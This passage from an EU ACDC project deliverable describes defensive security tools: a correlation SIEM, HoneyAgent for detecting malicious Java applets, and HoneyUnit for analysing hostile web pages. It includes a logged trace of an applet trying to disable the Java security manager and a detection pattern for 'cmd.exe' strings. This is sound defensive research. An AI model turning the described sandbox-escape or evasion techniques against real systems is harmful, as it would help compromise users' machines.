[1] http://arisrv11.es.atos.net/repository/ACDC/SL-SIEM/ACDC_STIX_Plugin
To obtain credentials, please contact B. Gallego-Nicasio Crespo, beatriz.gallego-nicasio@atos.net.
[2] http://arisrv11.es.atos.net/repository/ACDC/SL-SIEM/CCH_Plug-in
[3] http://docs.oracle.com/cd/E13157_01/wlevs/docs30/epl_guide/overview.html
[4] http://esper.codehaus.org/index.html

maliciousness, it could forward that conclusion to other ACDC tools for further analysis or simply store in the CCH.

The SLS is also capable of cross-referencing event data signatures with vulnerability scanner data. This could be used to generate feeds containing information about vulnerabilities and threads as well as normalised event signatures and remediation information. Those feeds could be provided to agents (e.g. Snort or Suricata) and would allow them to detect attempts to exploit a vulnerable system.

Another feature of the SLS is its ability to cross-validate, a task that would often have to be carried out manually. E.g. when an IDS detects an attempt to exploit a service, it is generally not able to determine whether the exploitation attempt was successful. An agent interpreting log files on the attacked system on the other hand may be able to provide the information that a new process was created, indicating that the attacker was successful.

Cross-device correlation is carried out in a similar fashion. It correlates attacks against different hosts that target the same service or vulnerability into a single alarm.

Finally, the SLS provides an analyst with the contextual information that allows her to quickly identify whether an event is likely to be caused by an attack or only constitutes a false positive of the underlying sensor.

Note that the SLS' components supporting malicious or vulnerable website analysis were not part of the ACDC pilot experiments carried out in work package 3. These components rely on data acquired from Security Probes deployed in a production environment that could not be shared with the CCH. However, the SLS' ability to correlate large amounts of event messages was used in the experiments to achieve two objectives:

1. To enhance the quality of the information stored in the CCH and provided to CERTs and NSCs.
2. To produce higher-level knowledge based on the cross-correlation of reports from different categories.

The SLS uses its high performance capabilities to correlate large amounts of events with a low or medium confidence level to filter out false positives and marginal incidences. Correlated events with higher confidence are reported back to the CCH. CERTs or NSCs are much likely to take action based on such high confidence reports than on a larger amount of low confidence reports, in particular if they apply threshold-based filtering on the reports. Atos contributed correlation rules to the pilot experiments with a particular focus on the following aspects:

- Correlate multiple reports concerning the same URI indicating maliciousness with low or medium confidence level into a single report with high confidence level.
- Derive a high confidence report regarding an URI if that URI is mentioned in several low or medium confidence spam reports.
- Aggregate low or medium confidence reports on a suspicious website's involvement in several types of reports (abuse, compromise, malware) into a single high confidence report.

6.1.4. Output

6.1.4.1. User Interfaces

The SLS component provides an interactive dashboard for end-users. This is the main interface for configuring and retrieving data from the SLS. Access can be granted based on the roles assigned to a user by an administrator. Information is organised in eight broad categories which are presented in different tabs in the interface:

- Incidents: A detailed list of tickets assigned to the user, alarms and log of actions taken by other administrators.

- Analysis: A detailed, self-refreshing, and searchable list of recent events.
- Reports: Here, the user can generate a variety of reports based on different criteria.
- Assets: Provides overview to SLS nodes already attached to the given SLS server and the option add further nodes.
- Intelligence: This section allows viewing and editing rules and automated responses for individual events.
- Policy/Actions: In this section, a user may define and review rules and actions that should be taken (e.g. to execute a script that will send a report to the CCH) if a given rule is matched.
- Correlation Directives: Allows adding and reviewing correlation rules.
- Situational Awareness: Provides statistics on the state of the network and SLS nodes deployed in that network.
- Configuration: Allows making changes to the administrative configuration, i.e. backups, updates, users and services.

6.1.4.2. *Output provided to the ACDC solution*

SLS Alarms are raised by the SLS correlation engine whenever a rule matches a series of SLS events. They use the same data format as SLS events and are even fed back into the SLS server for further consideration and analysis. As depicted in Figure 3, if configured appropriately, the ACDC CCH connector script is called by the SLS server to submit alarms raised by correlation rules. The script converts the alarm into the appropriate format and submits it to the CCH using the API described in the




Figure 3: Overview to the components integrating Atos' SLS with the ACDC infrastructure.

respective document.

6.1.4.3. *Other interfaces*

The SLS server implements the Open API specified for the FI-WARE project's Security Monitoring Generic Enabler[1].

6.1.5. *Operating Environment Requirements*

6.1.5.1. *Operating System and Third Party Software*

The SLS requires an installation of the OSSIM, which is distributed as a DVD image based on the Debian Linux distribution. Detailed installation instructions can be found in the OSSIM official website[2]. Additionally, a recent Java VM (1.6 or above) must be installed (for testing we used Oracle jdk1.6.0_37). The SLS also requires that a MySQL database is set up and configured appropriately; generally, this does not imply any additional action by the user since a MySQL database is already set up as part of the OSSIM installation.
For processing the correlation rules, a Storm cluster[3] must be set up, which depends on the Apache ZooKeeper[4] Server Package (version 3.4.5) and ZeroMQ[5] (version 2.1.7). We recommend to additionally install a supervisory process like Daemontools[6].

6.1.5.2. *Network Access*

The SLS server's IP address must be accessible for both the SSH (22/TCP) and HTTPS (443/TCP) protocols and, when using the default configuration, must be reachable on the following ports:

- 40001/TCP: OSSIM server for receiving event messages from SLS Agents
- 41000/TCP: For passing events to the Storm cluster
- 514/UDP: For receiving events from agents through syslog

6.1.5.3. *Equipment*

The resource consumption of the Service Level SIEM not only depends on the number of events it receives but also on the complexity of its correlation rules and thus difficult to predetermine. A SLS server should have a minimum of two cores and 8GB of RAM and least one separate host for the Storm cluster. The Storm cluster can easily be expanded if it fails to process rules in near real-time. To avoid performance issues caused by swapping, the Java heap size for ZooKeeper should be set to about 3 or 4GB.

6.1.6. *Legal Considerations*

Since the legal considerations regarding the High Precision Phishing Detection module and Service Level SIEM are identical, this section covers the legal considerations for both tools.

6.1.6.1. *Processing of Personal Data*

[1] https://forge.fi-ware.org/plugins/mediawiki/wiki/fiware/index.php/Security-Monitoring:_Service_Level_SIEM_Open_API_Specification
[2] https://www.alienvault.com/doc-repo/usm/setup-and-configuration/AlienVault_USM_AllinOne_Getting_Started_Guide.pdf
[3] http://storm-project.net/downloads.html
[4] http://zookeeper.apache.org
[5] http://www.zeromq.org
[6] http://cr.yp.to/daemontools.html

The AHPS services (and in particular the SLS component and the HPPD module) do not process any personal information besides the IP addresses, device MAC addresses and user login information collected by the sensors. The SLS tool is intended to be used in closed (corporate or private) networks where personal data management policies must be in place and applicable for the SLS as well.
When used in the ACDC context, only information that was retrieved from the STIX aggregator or CCH will be processed and resubmitted with additional value added by the respective services. These platforms implement processes and mechanisms to ensure proper management of personal data. In particular, the Data Access Management module in the Community Portal defines and the CCH enforces data sharing policies which ensure that only parties receive data that are permitted to do so both by the sensor operator and under the current legal framework.

6.1.6.2. Purpose, Legitimate Grounds and Data Quality

With respect to the use of the AHPS services (and in particular the SLS component and the HPPD module) within the ACDC project, there are two sources of data. First, data obtained from Atos' networks is anonymised before processing. Second, data acquired through the CCH requires a sharing policy to be in place that ensures the data subject's rights are not infringed by the processing. The SLS maintains a copy of the data collected by the SLS agents and plugins in a MySQL database for correlation and temporal analysis. This data is discarded once the correlation process is complete but no later than one week after the event was generated.
The purpose of the correlation and analysis performed by the SLS is twofold:

(i) to increase the level of accuracy of reports on suspicious websites, and thus support the investigation of criminal offences;

(ii) to detect vulnerable websites that are prone to be used for malicious activities and thus, preventing potential criminal offences.

Since the SLS does not store any personal data permanently under any circumstances, restrictions regarding data quality are not applicable.
The HPPD module does not store any personal data at all.

6.1.6.3. Proportionality

Since the AHPS services (and in particular the SLS component and the HPPD module) only process personal data under the circumstances described in Section 6.1.6.2, they generally do not infringe data subject's rights. Nevertheless, any personal data is discarded after correlation and analysis are complete or after a maximum of one week has passed after event generation. On the other hand, the SLS can detect attempts of exploiting a website hosting infrastructure, notify of the existence of vulnerabilities on the website hosting infrastructure that may be exploited by criminals.

6.1.6.4. Data Subject's Rights

Not applicable (see previous sections).

6.1.6.5. Security of Processing

As explained in Section 6.1.6.1, there are two possible use cases of SLS:

(i) in a closed controlled environment (corporate or private)

(ii) as part of the ACDC project's experiment,

where the input is provided from either the ACDC CCH or the STIX aggregator. In either case, the AHPS (and in particular the SLS correlation engine) will be deployed in the Atos infrastructure and operated by Atos, where Atos security policies apply.

6.2. HoneyAgent

6.2.1. Overview

The HoneyAgent, provided by Fraunhofer FKIE, performs dynamic analysis to detect attempts of malicious Java applets to break out of the Java sandbox. It combines a set of dynamically applied signatures as well as heuristics that can detect successful exploitation attempts using unknown vulnerabilities in the Java VM. In most of these cases, the additional sandboxing layer provided by the HoneyAgent protects the host system against further damage. The sandboxing layer can emulate the effect of some vulnerabilities, allowing the malicious code to continue execution and download additional stages of the attack, which the HoneyAgent can submit to the CCH for further analysis.

6.2.2. Input

6.2.2.1. External input

The HoneyAgent does not receive any input by third parties.

6.2.2.2. Input acquired through own sensors

The HoneyAgent does not use sensors but must be included as an agent library in a call to the Java Virtual Machine providing the applet as a local file. Fraunhofer FKIE provides a custom applet loader that helps with manual analysis but recommends using its HoneyClientDispatcher v2 for automated analysis, which takes care of all necessary steps from downloading an applet from a website to starting its analysis.

6.2.2.3. Input acquired from the ACDC solution

The HoneyAgent does not receive any data from the ACDC solution. However, it is integrated with Fraunhofer FKIE's HoneyClientDispatcher v2 and can either be called manually or integrated into other pieces of software that download suspicious applets and execute them using the HoneyAgent library in the call to the JVM.

6.2.3. Processing

The analysis process of the HoneyAgent is basically divided into the following steps:

- **Byte code instrumentation:** Before the applet's byte code is loaded into the Java Virtual Machine (JVM), it is first processed by the Java code verifier. Malicious applets try to exploit the verifier of outdated Java versions with invalid byte code sequences. Recent Java versions detect these invalid sequences and reject the execution of the applet, preventing further analysis. To circumvent this problem, the HoneyAgent replaces invalid byte code with a semantically equivalent but valid code before the applets is checked by the verifier.
- **Dynamic runtime interception:** During the execution of a Java applet, the HoneyAgent intercepts all the method calls to the Java API.
- **Java method hooking:** Malicious Java applets often try to detect the environment on which they are executed. To prevent an applet from detecting the analysis environment, the HoneyAgent hooks API methods that are used for this purpose. In addition, this functionality is used to simulate the successful exploitation of known vulnerabilities. When the HoneyAgent detects such an exploitation attempt, this also serves as a clear indication that an applet is malicious.
- **Detection of Java Applet Sandbox violations:** Since the sandboxing layer provided by the HoneyAgent sits between the Java VM and the operating

system, it can detect successful breaches of the Java Applet Sandbox. If an applet issues a call that would be prevented by the sandbox, it must have breached the sandbox and is hence malicious.





Figure 4: Overview to the HoneyAgent analysis process

6.2.4. *Output*

6.2.4.1. *User interfaces*

The HoneyAgent is designed as a Java VM agent library and has to be included in a call for executing the Java VM. Figure 5 shows its extensive output, describing the actions of a malicious applet in terms of classes loaded and calls to the Java API issued.



```
[062] sun.reflect.GeneratedMethodAccessor2 -> javax.swing.plaf.metal.MetalLabelUI.createUI(Ljavax/swing/DefaultListCellRenderer$UIResource;);
[049] sun.reflect.misc.Trampoline -> java.lang.reflect.Method.getDeclaringClass();
[049] sun.reflect.misc.Trampoline -> java.lang.Class.getName();
[048] sun.reflect.misc.Trampoline -> java.lang.reflect.Method.invoke(null, [ Ljavax/swing/DefaultListCellRenderer$UIResource; ]); // javax.swin
swing/JComponent;)Ljavax/swing/plaf/ComponentUI;
[051] sun.reflect.GeneratedMethodAccessor2 -> javax.swing.plaf.metal.MetalLabelUI.createUI(Ljavax/swing/DefaultListCellRenderer$UIResource;);
[035] sulnupw.ntwqqscn -> javax.swing.JList.<init>([ java.lang.String.class ]);
[046] sun.reflect.misc.Trampoline -> java.lang.reflect.Method.getDeclaringClass();
[046] sun.reflect.misc.Trampoline -> java.lang.Class.getName();
[045] sun.reflect.misc.Trampoline -> java.lang.reflect.Method.invoke(null, [ Ljavax/swing/JList; ]); // javax.swing.plaf.basic.BasicListUI.crea
/plaf/ComponentUI;
[048] sun.reflect.GeneratedMethodAccessor3 -> javax.swing.plaf.basic.BasicListUI.createUI(Ljavax/swing/JList;);
[060] sun.reflect.misc.Trampoline -> java.lang.reflect.Method.getDeclaringClass();
[060] sun.reflect.misc.Trampoline -> java.lang.Class.getName();
[059] sun.reflect.misc.Trampoline -> java.lang.reflect.Method.invoke(null, [ Ljavax/swing/DefaultListCellRenderer$UIResource; ]); // javax.swin
swing/JComponent;)Ljavax/swing/plaf/ComponentUI;
[062] sun.reflect.GeneratedMethodAccessor2 -> javax.swing.plaf.metal.MetalLabelUI.createUI(Ljavax/swing/DefaultListCellRenderer$UIResource;);
[049] sun.reflect.misc.Trampoline -> java.lang.reflect.Method.getDeclaringClass();
[049] sun.reflect.misc.Trampoline -> java.lang.Class.getName();
[048] sun.reflect.misc.Trampoline -> java.lang.reflect.Method.invoke(null, [ Ljavax/swing/DefaultListCellRenderer$UIResource; ]); // javax.swin
swing/JComponent;)Ljavax/swing/plaf/ComponentUI;
[051] sun.reflect.GeneratedMethodAccessor2 -> javax.swing.plaf.metal.MetalLabelUI.createUI(Ljavax/swing/DefaultListCellRenderer$UIResource;);
[046] sun.reflect.misc.Trampoline -> java.lang.reflect.Method.getDeclaringClass();
[046] sun.reflect.misc.Trampoline -> java.lang.Class.getName();
[045] sun.reflect.misc.Trampoline -> java.lang.reflect.Method.invoke(Ljava/lang/Class;, [ null ]); // java.lang.System.setSecurityManager(Ljava/
[049] sun.reflect.NativeMethodAccessorImpl -> java.lang.System.setSecurityManager(null);
java.lang.NullPointerException
java.security.AccessControlException: access denied ("java.lang.RuntimePermission" "setSecurityManager")
[049] sun.reflect.NativeMethodAccessorImpl -> java.lang.reflect.InvocationTargetException.<init>(Ljava/security/AccessControlException;);
[044] sun.reflect.GeneratedMethodAccessor1 -> java.lang.reflect.InvocationTargetException.<init>(Ljava/lang/reflect/InvocationTargetException;)
java.lang.reflect.InvocationTargetException
java.lang.reflect.InvocationTargetException
java.security.AccessControlException: access denied ("java.lang.RuntimePermission" "setSecurityManager")
java.security.AccessControlException: access denied ("java.lang.RuntimePermission" "setSecurityManager")
```

Figure 5: HoneyAgent output for anlysing a malicious Java applet

6.2.4.2. *Output provided to the ACDC solution*

The HoneyAgent does not provide any data to the ACDC solution directly, however the HoneyClientDispatcher v2, provided by Fraunhofer FKIE, can be setup to call it when a Java applet is encountered during analysis. The HCDv2 will then parse the output generated by the HoneyAgent and generate a report that will be sent to an HPFeeds server. FKIE's ACDCHPFeedsConnector can translate these reports into the malicious_uri and malware report formats and then send them to the Centralised Clearing House.

6.2.4.3. *Other interfaces*

The HoneyAgent does not provide any additional interfaces at this time.

6.2.5. Operating System and Third Party Software

The HoneyAgent is only compatible with Unix-like system. It has been successfully tested on a virtual machine running Ubuntu 14.04. It should be used in conjunction with a recent version of the Oracle Java Development Kit, which, along with the Java VM also includes the appletviewer needed for executing applets.

6.2.5.1. Network Access

The HoneyAgent does not require Internet access to perform an analysis but a malicious applet may fail to download additional classes or stages of its attack when the machine running the HoneyAgent does not have Internet access.

6.2.5.2. Equipment

The HoneyAgent was evaluated on an Ubuntu 14.04 virtual machine running on an early 2011 MacBook. For a total of 287 malicious applets, the HoneyAgent required an average of about 1.1 seconds for its analysis.[1] Hence, there are no specific requirements with respect to the host hardware. Fraunhofer FKIE recommends running the HoneyAgent only within a hardened virtual machine since its sandboxing layer cannot prevent exploits that are able to trigger the execution of native shell code. Also, users should be aware that non-malicious applets often run continuously and will only be stopped after a user-defined timeout has been reached.

6.2.6. Legal Considerations

6.2.6.1. Processing of Personal Data

The HoneyAgent analyses the runtime behaviour of an applet by only intercepting its method calls and class loading. Thus, the HoneyAgent does not process any personal data in its analysis.

6.2.6.2. Purpose, Legitimate Grounds and Data Quality

The HoneyAgent detects malicious Java applets that are used, for example, by exploit kits to infect user systems with malicious software. It is thus a tool for preventing and supporting the investigation of criminal offences.
Since the HoneyAgent does not store any personal data, restrictions regarding the data quality do not apply.

6.2.6.3. Proportionality

As explained in Section 6.2.6.1, the HoneyAgent's analysis does not have any impact on any individual's personal data. The HoneyAgent can be used by service providers and operators to block access to websites delivering malicious content and thus preventing thus the spreading of malware.
In a scientific evaluation, the HoneyAgent correctly classified 96 % of a set containing 346 malicious Java applets as malicious. Moreover, none of 500 benign applets analysed were classified as malicious. Therefore, the HoneyAgent provides a very reliable method for distinguishing between malicious and non-malicious Java applets

[1] J. Gassen and J. P. Chapman: HoneyAgent: Detecting malicious Java applets by using dynamic analysis, in: Proceedings of the 9th International Conference on Malicious and Unwanted Software (MALWARE), 2014.

and, in particular when considering that it does not impact the privacy of any data subject, it is thus proportional to employ.

6.2.6.4. Data Subject's Rights

Since, as discussed above, the HoneyAgent does not store any personal data, the rights of data subjects are not affected by using it.

6.2.6.5. Security of Processing

The HoneyAgent does not process any personal data. If an applet should contain any personal data, access to it could only be obtained by reading the memory of the Java VM the HoneyAgent was attached to or by reading the applet directly from the file system. In either case, to carry out such an action, an attacker would already have gained privileges on the system running the HoneyAgent that would go beyond the privileges that could be gained by attacking the HoneyAgent in any reasonable setup.

6.3. HoneyUnit

6.3.1. Overview

The HoneyUnit, provided by Fraunhofer FKIE, is a generic security tool for analysing the runtime behaviour of web pages and SVG documents. It can detect attempts to exploit the client's web browser both through static signature matching as well as through dynamic tests analysing the runtime behaviour of a simulated web browser rendering the web page and a JavaScript engine executing JavaScript code embedded in that page.

6.3.2. Input

6.3.2.1. External input

The HoneyUnit does not receive any input from third parties.

6.3.2.2. Input acquired through own sensors

The HoneyUnit retrieves webpages from external servers when instructed to analyse them by user or API request.

6.3.2.3. Input acquired from the ACDC solution

The HoneyUnit does not receive any data from the ACDC solution. Since it is designed as a library, it can be wrapped in a solution that retrieves URLs from other parts of the ACDC solution, e.g. the Centralised Clearing House.

6.3.3. Processing

In principle, the HoneyUnit provides a test framework designed to provide extensive information on the runtime behaviour of websites and SVG documents. It uses HtmlUnit to simulate the rendering of HTML documents by different web browsers and Mozilla Rhino to execute JavaScript embedded in them. During the process, the HoneyUnit simulates user activity (e.g. filling out forms, hovering over and clicking on elements) to complicate the detection of the fact that the page is not rendered by a real browser.
Figure 6 illustrates the analysis process of the HoneyUnit. The analysis is triggered by providing an URL and browser version to the HoneyUnit. HtmlUnit then fetches and parses the HTML document provided at that URL, providing an abstraction of the original document

and information on the parsing process. Once the parsing is complete, the results are provided to a suite of tests that identify indicator for maliciousness.




Figure 6: Overview to the HoneyUnit analysis process


Fraunhofer FKIE provides HoneyUnit with a comprehensive suite of tests that allow detecting attempts to attack a client's web browser. Each of these tests allows detecting certain suspicious structural and behavioural properties of the website or the web browser when rendering or executing the document or JavaScript code embedded in it:

- Hidden iFrames: Cross-site scripting commonly relies on hidden iFrames to inject malicious content into otherwise benign websites.
- Obfuscation: Since malicious JavaScript code is usually highly obfuscated, obfuscated JavaScript code is used as another indicator for maliciousness of a website.
- Shell code: The HoneyUnit is able to detect shell code used by malicious websites by applying dynamic analysis techniques.
- Suspicious variables: Strings or arrays that are passed as arguments to JavaScript functions are checked for suspicious patterns, e.g. *".*cmd.exe .*"*, which may be used to launch the windows command line interpreter.
- Heap spraying: Many malicious websites utilize heap spraying techniques to exploit vulnerabilities in a web browser. This requires allocating large strings or arrays containing repetitive content, which is detected by a respective test.
- Signatures: A signature-based detection of known exploits is applied on JavaScript methods and parameters during runtime, making it resistant against common obfuscation techniques. Therefore, this test can be used to reliably detect known exploits by after adding the respective signature.

6.3.4. Output

6.3.4.1. User interfaces

HoneyUnit is designed as a library but comes with a minimal command line interface. It allows running the HoneyUnit for a single URL and provides the elements of the output described in Section 6.3.4.3 relevant to a human user in a human readable format. Figure 7 shows an example for the output of running the HoneyUnit using the command line interface.



```
sh-4.2$ ./HoneyUnit.sh http://ec.europa.eu
## browser version: FF3.6
## starting analysis (http://ec.europa.eu)
## starting tests (http://ec.europa.eu)
URL:
http://ec.europa.eu
## finished

elapsed time: 2123ms
url:          http://ec.europa.eu
remotehost:   147.67.136.103


----------------------------------------
exploits: 0
----------------------------------------
suspicious: 0
----------------------------------------
exceptions: 0
----------------------------------------
classification: benign
----------------------------------------
sh-4.2$ 
```

Figure 7: Analysis of a benign website using the HoneyUnit command line interface

6.3.4.2. Output provided to the ACDC solution

HoneyUnit does not provide any data to the ACDC solution directly, but it is capable of providing the output described in Section 6.3.4.3 to an HPFeeds server through the AnalyzeURLService frontend. When doing so, the document is translated into the appropriate format as required by D1.7.2 (Data Format Specification).

6.3.4.3. Other interfaces

The HoneyUnit provides a comprehensive report describing the result of its analysis in a JSON document. This document can be pushed to an HPFeeds server for further analysis. Fraunhofer FKIE provides the ACDCHPFeedsConnector that can connect to an HPFeeds server and forward the data provided by the HoneyUnit to the Centralised Clearing House. The JSON document will contain the following elements:

`source_key` An indicator for the key entity, as required by D1.7.2 (Data Format Specification).

`source_value` The URL of the analysed web page (e.g. http://www.fkie.fraunhofer.de).

`browserversion` The indicator provided by the HtmlUnit identifying the user agent it simulated when fetching and rendering the web page.

`analysis_start` ISO 8681 representation for the date and time the analysis was started at.

`analysis_end` ISO 8601 representation of the date and time the analysed ended.

`exploits` An array indicating the exploits found in the document, the value contains the name of the test reporting the exploit detected and additional information in a human readable format, e.g. the CVE that the web page attempted to exploit.

`classification` Either 'benign' or 'malicious', indicating the overall detection result.

`remotehost` The IP address of the host providing the web page analysed at the time of analysis.

`suspicious` An array of heuristics that were triggered by the analysed page and indicate but not necessarily confirm malicious behaviour. Each entry contains the name of the test reporting the exploit detected and additional information in a human readable format.

`exceptions` A list of exceptions that occurred during analysis. Exceptions indicate errors such as the inability to retrieve and thus analyse a given web page. If a report

indicates that an exception occurred, its other contents should be ignored and the reasons be investigated by the partner deploying the HoneyUnit.
Sample outputs for the analysis of non-malicious and malicious web pages can be found in Appendix 10.2.1.

6.3.5. Operating Environment Requirements

6.3.5.1. Operating System and Third Party Software

The HoneyUnit was tested successfully on Ubuntu Linux and Microsoft Windows 7 and should be deployable on similar platforms. There is no experience with regard to other operating systems at this time.
To compile and run the HoneyUnit, a recent JDK is needed. Additionally, modified versions of HtmlUnit and the Mozilla Rhino JavaScript engines are required. Those versions will be provided by Fraunhofer FKIE. Details on the installation procedures are provided in the documentation for the HoneyUnit.

6.3.5.2. Network Access

The HoneyUnit needs access to the Internet to retrieve websites. Access can be provided through an HTTP proxy server. Using the AnalyzeURLService frontend, HoneyUnit can provide its analysis results to an HPFeeds server which needs to be reachable through the network and by the host the HoneyUnit is deployed on.

6.3.5.3. Equipment

Analysis of a single web page typically requires less than 20 seconds on Ubuntu Linux 12.04 running in a VirtualBox virtual machine with one core and 2 GB of RAM and a 2012 MacBook Pro host system. For a large sample set, 75% of the analysis' were finished after less than 40 seconds with the given setup.[1] It is thus feasible to scan web pages on request but spidering complete web sites pre-emptively would require the provision of a significant amount of computing power on behalf of the partner deploying the HoneyUnit.

6.3.6. Legal Considerations

6.3.6.1. Processing of Personal Data

The HoneyUnit does not process any personal data unless that data was posted to a publicly available web page and the HoneyUnit has been instructed to analyse that particular web page. During the processing, the HTML document provided at a given address is retrieved and the document remains in the RAM of the HoneyUnit process until the analysis is complete. However, the content is only matched against pre-defined signatures and dynamic tests only inspect the runtime behaviour of the simulated browser rendering the web page. As shown in Section 6.3.4.3, the output of the HoneyUnit indicates the public address of the web page and what tests indicated malicious behaviour for that page but does not contain any personal data, even if personal data was present in the analysed page.
